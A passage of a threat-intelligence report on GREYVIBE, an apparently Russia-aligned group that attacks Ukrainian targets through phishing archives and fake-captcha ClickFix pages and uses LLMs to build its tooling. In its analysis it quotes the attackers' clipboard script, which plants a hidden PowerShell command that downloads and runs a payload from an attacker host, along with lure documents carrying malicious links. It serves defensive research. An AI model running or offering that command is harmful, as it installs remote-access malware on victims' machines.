WithSecure™ Research

GREYVIBE

A Russia-nexus group leveraging AI across state-aligned operations

Mohammad Kazem Hassan Nejad

Analysis cut-off date: 30/04/2026

TLP:CLEAR

Table of contents

Executive Summary

- WithSecure discovered a **persistent** and **ongoing** set of activity targeting **Ukraine** and Ukraine-related entities since at least **August 2025**.
- Based on significant overlaps found across both the **development** and **operational** phases of the associated campaigns, WithSecure associates the activities with a threat group tracked as **GREYVIBE**. At the time of writing, WithSecure has not found definitive links between GREYVIBE and any previously identified threat group.
- The group has leveraged multiple attack vectors, including **spear-phishing e-mails**, **fake captcha pages** and **fraudulent Ukrainian adult club websites**, to deliver malware to a diverse set of victims. The observed victimology includes military, government, civilian, and business-related entities. Across these campaigns, the group has relied on custom developed obfuscators, loaders, and malware. WithSecure additionally identified several associated activity and related campaigns that shared varying degrees of overlap with the group's tooling, infrastructure, and tradecraft.
- The lures, targeting, and observed actions on objectives of the activities align with **Russian state interests**, particularly in support of **intelligence-gathering** objectives related to Ukraine in the context of the ongoing **Russia-Ukraine war**. WithSecure also identified multiple indicators suggesting that the associated **developers** and **operators** are **Russian-speaking** and operate broadly in **Russian (Moscow) time zone**.
- While the activities align with Russian state interests, several observed indicators suggest the group has **ties** to the broader **cybercrime ecosystem**, with the group potentially **involving current** or **former cybercriminal actors**.
- Moreover, WithSecure found strong evidence suggesting **systematic use** of generative AI (**GenAI**) and large language models (**LLMs**) by GREYVIBE throughout their operation.
- Taken together, WithSecure assesses GREYVIBE is a **low-to-moderately sophisticated group**, as reflected in repeated **operational security failures**, **heavy reliance on LLMs,** and **overall observed tradecraft**.
- Lastly, WithSecure identified **design flaws** in **LegionRelay**, a custom malware associated with GREYVIBE that WithSecure assesses was likely developed with **LLM assistance**. These flaws exposed a limited number of LegionRelay's backend functionality which provided WithSecure with research visibility into associated activity over an extended period. This visibility informed WithSecure's assessment of the group's **victimology**, **actions on objectives**, post-compromise tooling, and operational behaviour. Sensitive details pertaining to the observed victimology and actions on objectives as well as information that could aid the threat actor have been deliberately omitted from this report, but could be shared with relevant authorities where appropriate.

Introduction

In January 2026, WithSecure began investigating a set of artifacts that appeared to target Ukraine. The samples included a previously unknown RAT that did not initially match known malware signatures. However, the Ukraine-specific lures, delivery patterns, and victimology warranted further investigation.

At first glance, the activity appeared consistent with Russian state-aligned activity. At the same time, it lacked the level of sophistication and operational discipline typically associated with mature nation-state actors. For example, WithSecure identified several development and test samples uploaded to VirusTotal, which we considered atypical for Russian nation-state actors.

As the investigation expanded, the activity presented a more complex picture. WithSecure found a public report[1] describing parts of the activities we had discovered, including a description of the RAT, but at the same time, we had also made several additional discoveries, including but not limited to, sighting the RAT across seemingly unrelated cybercrime activity clusters. We had initially assessed that the RAT, tracked as PhantomRelay, was custom-developed and used exclusively across the associated state-aligned activities. However, its dual use placed it at the blurry intersection of nation-state and cybercrime operations.

Over several months of analysis, a clearer picture began to emerge. WithSecure was able to distinguish PhantomRelay's usage across the cybercrime activity clusters from the state-aligned ones, which we associated and started tracking as GREYVIBE. We discovered additional malware and activities associated to GREYVIBE and grouped them based on significant overlaps we observed across both the development and operational phases of the group's operations. This included infrastructure patterns and re-use, custom developed malware and obfuscators, as well as other technical and non-technical indicators.

We discovered the group's operators and developers speak Russian and operate within Russian (Moscow) time zone. Their targeting and operational objectives align with Russian strategic interests, particularly intelligence collection related to Ukraine in the context of Russia-Ukraine war. At the same time, the group's tradecraft displayed repeated operational security (opsec) failures, uneven technical maturity, and indicators suggestive of current or former cybercriminal ties or members. Taken together, we assessed GREYVIBE may represent a low-to-moderately sophisticated Russia-nexus group supporting state-aligned objectives, rather than a traditional, highly disciplined nation-state group.

One of the most notable aspects of GREYVIBE's activity is their apparent systematic use of generative AI and large language models across the attack lifecycle. We identified strong indicators suggesting the group uses several AI platforms for lure development, website construction, image generation, malware and loader development, infrastructure configuration, and post-compromise command and tooling generation. While adversarial use of AI is no longer novel, the breadth and consistency of GREYVIBE's usage indicated that these technologies are likely integrated into the group's operational workflow, helping them compensate for capability gaps, increasing their development and operational tempo, and possibly creating a new operational profile that reduces historical backlinks to their prior activity, likely to further complicate tracking and attribution efforts.

[1] https://www.sentinelone.com/labs/phantomcaptcha-multi-stage-websocket-rat-targets-ukraine-in-single-day-spearphishing-operation/

This report provides a breakdown of the campaigns and activity WithSecure associates with GREYVIBE, including DroneLink, an activity cluster with strong association to GREYVIBE, but one that we could not conclusively attribute to the group at the time of writing. The report also details GREYVIBE's tradecraft, including the custom malware, obfuscators, and loaders used across their campaigns, as well as detailed analysis of their infrastructure and backend. Figure 1 shows an overview of the relationship between the activities highlighted in the report and the associated malware, loaders, and obfuscators.

The report also briefly highlights the cybercrime activity clusters which PhantomRelay was observed in and the distinctions we found between PhantomRelay deployments associated with those clusters and those attributed to GREYVIBE.




Figure 1. Overview of GREYVIBE-associated campaigns, malware, loaders, and obfuscators.

Campaigns and activity

PhantomMail: Spear-phishing via e-mail

WithSecure found the threat group utilizes **spear-phishing e-mails** to target some of their intended victims. Based on our analysis, the phishing e-mails generally contain a **download link** to a **malicious archive** (ZIP/RAR) file hosted on a **3rd-party file-hosting service**, such as Google Drive or 4sync. The archive file often contains a **loader** (EXE/JS) that launches a **decoy** (eg. decoy PDF or error pop-up message) and executes the **PhantomRelay** (PhantomRelayV1 or the more recent PhantomRelayV2) infection chain in the background. PhantomRelay is a PowerShell-based remote access trojan (RAT) that has been detailed in a later section.

WithSecure has identified at least **six** distinct campaigns conducted from **August 2025** to the time of writing, **April 2026**. The campaigns have been detailed below. The observed changes across the campaigns have been summarized in figure 2.




Figure 2. Summary of PhantomMail

August 2025

In **late August 2025**, the threat actor distributed a malicious **ZIP** archive hosted on a third-party file-sharing service (**storage.vlasiuk.kiev[.]ua**). The archive contained a single portable executable masquerading as a PDF document, named матеріали конференції з кіберзахисту_pdf.exe (“cyber defense conference materials”). The executable was an obfuscated **PyInstaller** binary that executed an embedded PowerShell command, further obfuscated using **LOOKVALPS** (explained in a later section). This ultimately initiated the **PhantomRelayV1** infection chain. Notably, the executable used an icon associated with the **K-Lite Codec Pack**. This appears to have been an **operational mistake**, as the icon was unrelated to the lure (expected to be a PDF icon) and the same distinctive icon was observed in a **separate campaign** attributed to the group referred to as the **PprincessClub** campaign (discussed in a later section). This overlap provides an **additional** linkage between the two activities and is shown in figure 3.





Figure 3. Unique K-Lite icon overlapping between PrincessClub and PhantomMail campaigns

September 2025

In **early September 2025**, the threat actor distributed a malicious **ZIP** archive hosted on another third-party file-sharing service (**share.secureinfo[.]eu**). The archive contained a single portable executable masquerading as a PDF document, using filenames themed around cooperation topics (*пріоритетні теми співпраці.exe*) and conference materials (Матеріали_конференції_pdf.exe). The executable was an obfuscated **PyInstaller** binary that initiated the **PhantomRelayV1** infection chain upon execution. In addition to executing the malware, the sample dropped and displayed a **decoy document** (shown in figure 4) related to **Ukroboronprom** (the Ukrainian Defense Industry), likely intended to reinforce the legitimacy of the lure and distract the victim during execution. Among their targets, we observed a cybersecurity team at a software supplier company for Ukrainian government agencies being targeted.



АКЦІОНЕРНЕ ТОВАРИСТВО
"УКРАЇНСЬКА ОБОРОННА ПРОМИСЛОВІСТЬ"

JOINT STOCK COMPANY
"UKRAINIAN DEFENSE INDUSTRY"

15.05.2025 № UOP 4.2-4279
на № від

Керівникам підприємств та господарських товариств
(за списком)

Щодо посилення захисту інформаційних систем

З метою посилення стану кібербезпеки Вашого підприємства/товариства та підвищення рівня кіберзахисту, направляємо узагальнені рекомендації Департаменту контррозвідки Служби безпеки України щодо першочергових заходів кібербезпеки з урахуванням виявлених форм протиправної діяльності іноземних розвідок, для опрацювання та використання в роботі відповідними фахівцями у сфері інформаційної безпеки.

За результатами вжитих заходів просимо інформувати Акціонерне товариство "Українська оборонна промисловість".

Додаток: за текстом на 10 (десяти) аркушах.

В.о. Генерального директора **Тарас ШИЙКО**

Figure 4. Decoy PDF document dropped and launched

In **late September 2025**, the threat actor likely impersonated a **Kyiv City Council official** to distribute a malicious **ZIP** archive hosted on another third-party file-sharing service (**4sync[.]com**). In this campaign, the threat actor shifted from using a PyInstaller-based executable to a JavaScript-based initial-stage loader. The archive contained a **JavaScript** file masquerading as a PDF document, named Пропозиція по впровадженню лист.pdf.js ("implementation proposal letter"). The script was obfuscated using **LOOKVALJS** (explained in a later section) and, upon execution, displayed an **error pop-up message** as a **decoy** while silently initiating the **PhantomRelayV1** infection chain in the background. Examples of these error messages are shown in figures 5 and 6.




Figure 5. Error pop-up message used as decoy - Example 1




Figure 6. Error pop-up message used as decoy - Example 2

December 2025

In **December 2025**, the threat actor likely impersonated a **Ukrainian energy company** to distribute malicious **RAR** archives hosted on **Google Drive**. Each archive contained a **JavaScript** file with lure-themed filenames, such as Заявка_на пріоритетне_забезпечення_pdf.js (“priority provision application”). The scripts were obfuscated using **LOOKVALJS** and, upon execution, displayed an **error pop-up message** as a **decoy** while initiating the **PhantomRelayV1** infection chain.

March 2026

In **March 2026**, the threat actor likely impersonated as the **Main Directorate of the State Emergency Service of Ukraine** across multiple regions, including **Dnipro** and **Kharkiv**, to distribute malicious **RAR** archives hosted on **Google Drive**. The campaign used lures related to inspection of territories (“форма акта перевірки”). The archive file would contain a **JavaScript** file obfuscated with **TEASOUP** (explained in a later section), which displayed an **error pop-up message** as a **decoy** while executing the **PhantomRelayV2** infection chain. PhantomRelayV2 is the **second** operational version of PhantomRelay RAT believed to be developed and used by the group. The malware has been detailed in a later section of this report.

April 2026

In **April 2026**, the threat actor likely impersonated the **State Service of Special Communications and Information Protection of Ukraine** to deliver malicious **RAR** archives that were hosted on **Google Drive**. Each archive file would contain a **JavaScript** file, obfuscated with **TEASOUP**, that would display an **error pop-up message** as **decoy** and execute the **PhantomRelayV2** infection chain.


WithSecure found a brief reference in a report[2] by Google Threat Intelligence Group (GTIG) describing the usage of **CANFAIL** malware by an unknown threat group in phishing operations which had significant overlaps with the tracked activity. The primary targets of these spear-phishing campaigns were described as **Ukrainian organizations**, including defense, military, energy, as well as national and regional governments of Ukraine. Beyond organizational targeting, the spear-phishing activities also targeted personal e-mail accounts. Moreover, while the group’s spear-phishing activities were heavily focused on Ukraine, the threat actor has reportedly also targeted **Moldovan** and **Romanian organizations**.

[2] https://cloud.google.com/blog/topics/threat-intelligence/threats-to-defense-industrial-base#:~:text=Overcoming%20Technical%20Limitations%20with%20LLMs

PhantomClick: ClickFix via Fake Captcha

In **early October 2025**, the group briefly experimented with **ClickFix** for initial malware delivery by leveraging **fake captcha** pages. Domains associated to this campaign masqueraded as **Zoom conference** and **LAPAS** (Latvian Platform for Development Cooperation) websites. The ClickFix instructions on these sites were displayed in Ukrainian, suggesting the campaign likely targeted Ukrainian victims.

A **malicious PDF** document (shown in figure 7) found in-the-wild contained a link to one of the fake Zoom websites. The document masqueraded as an official meeting agenda sent by the Office of the President of Ukraine. WithSecure found that this activity was previously reported by SentinelOne[3], and it was noted that the document was distributed via **spear-phishing emails** targeting non-governmental organizations (NGOs) involved in Ukraine war relief efforts, as well as Ukrainian regional government entities.



Офіс Президента України

_____ № _____

На № _____

УЧАСНИКИ НАРАДИ

(за списком)

На додаток до листа Офісу Президента України № 47-01/1348 від 06.10.2025 повідомляю **про заміну порядку денного** наради з питань забезпечення реалізації прав і свобод внутрішньо переміщених осіб, яка відбудеться під моїм головуванням **8 жовтня 2025 року о 13:00**.

Оновлений порядок денний надається.

Посилання: https://zoomconference.app/?conferenceId=fjZlk9qn10CbFjgQobL

Ідентифікатор конференції: 868 7249 7373.

Код доступу: 589367.

Прошу забезпечити участь у нараді представників на рівні заступника керівника органу, відповідального за вказаний напрям.

З метою підготовки матеріалів для проведення наради пропоную надіслати **до 12:00 7 жовтня 2025 року** інформацію з питань порядку денного, а також повідомити про у часть (зазначивши прізвище, ім'я, по батькові, посаду, контактний телеф он, електронну адресу) на електронну пошту (irynakovtun.opu@ukr.net) відповідальній особі – Ковтун Ірині Олександрівні (контактний телефон: (073) 432 41 42).

Додатки: на 7 арк.

Заступник Керівника
Офісу Президента України **І.Верещук**

Figure 7. Malicious PDF containing link to fake Zoom conference site

[3] https://www.sentinelone.com/labs/phantomcaptcha-multi-stage-websocket-rat-targets-ukraine-in-single-day-spearphishing-operation/

The fake captcha pages followed a similar format as other ClickFix-style fake captcha pages, posing as a fake Cloudflare “security check” and prompting the victim to execute a malicious command (shown in figure 8) on their machine via a set of provided instructions (**in Ukrainian**) to pass verification. The malicious command would ultimately lead to the deployment of **PhantomRelayV1**. An example of the fake captcha site and prompted instructions is shown in figure 9.




Figure 9. Example of fake captcha site and prompted instructions (Ukrainian)

```
function copyToken(){
    let code = `Invoke-RestMethod -Uri (\\"htt\\"+\\"ps://lapa\\"+\\"s.live/vfy/${clientId}\\") -Method Get; iex ((New-Object
        System.Net.WebClient).DownloadString(\\"htt\\"+\\"ps://lapas.li\\"+\\"ve/cptch\\"));`
    navigator.clipboard.writeText("conhost.exe --headless \"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -c \""+ code +"\"")

}
```

Figure 8. Function copying ClickFix command to clipboard

To further imitate a ‘security check’, the fake captcha pages implemented a **decoy redirection mechanism** (shown in Figure 10) which redirected victims to legitimate URLs associated with the domains they masqueraded as. To implement this, they would:

1. Register a unique client ID with attacker’s backend server
2. Setup a websocket connection and wait for a response
3. Upon receiving a response, automatically redirect to a hardcoded URL associated with the legitimate domain.

For example, the fake LAPAS domain (lapas[.]live) redirected victims to a page under the legitimate domain (lapas[.]lv/ru), while the fake Zoom domains redirected victims to a legitimate Zoom call link. This behavior likely helped reinforce the appearance of a legitimate security check by presenting victims with an expected destination after interaction with the fake captcha page. It remains unclear whether the legitimate Zoom call link was used solely as a decoy or whether it could have supported follow-on social engineering.

Furthermore, markers found across the HTML content of the fake captcha pages indicated with **moderate to high degree confidence** that they were **generated through an LLM**. The threat actor’s extensive use of LLMs is highlighted in a later section titled “Extensive use of GenAI/LLM throughout attack lifecycle”.


```
const clientId = generateRandomId(2);
console.log('Client ID:', clientId);

// 2. Connect to the WebSocket server
// Use the same host and port as your server.
// 'ws://' is the protocol for WebSockets.
const wsProtocol = window.location.protocol === 'https:' ? 'wss:' : 'ws:';
const wsHost = window.location.host; // e.g., 'localhost:3000'
const socket = new WebSocket(`${wsProtocol}//${wsHost}`);

// Event handler for when the connection is established
socket.onopen = (event) => {
    console.log('Successfully connected to the WebSocket server.');
    // You could optionally send the client ID to the server here
    // socket.send(JSON.stringify({ type: 'register', id: clientId }));
};

// 3. Listen for incoming messages
socket.onmessage = (event) => {
    const message = event.data;
    if(message == clientId){
    window.location.href = 'https://lapas.lv/ru';}
};

// Event handler for connection errors
socket.onerror = (error) => {
    console.error('WebSocket Error:', error);
};
```

Figure 10. Implementation of decoy redirection mechanism, with comments likely made by an LLM agent

Lastly, several other documents were also discovered in the wild that shared the **same unique format** and **author/creator name** as the PDF document linking to the fake Zoom website. These documents also posed as meeting agendas on various topics, maintaining a consistent official appearance and incorporating the Office of the President of Ukraine logo. However, a key distinction is that these samples contained Zoom call links pointing to the **legitimate Zoom website** rather than the fake ones used in this campaign. An example has been shown in figure 11.

The exact purpose and intended use of these documents remain unclear; however, we assess with moderate to high confidence that they were also used in a malicious context. Several hypotheses on how these documents were leveraged include:

1. They may have facilitated a social engineering attack via a live Zoom conference call, allowing the threat actor to potentially record the victim's face and voice, or provide them a set of malicious instructions that led to system compromise.
2. They may have functioned as decoy documents for other infection chains employed by the threat actor, rather than directly serving as the initial malware delivery mechanism.



Офіс Президента України

_____ № _____

На № _____

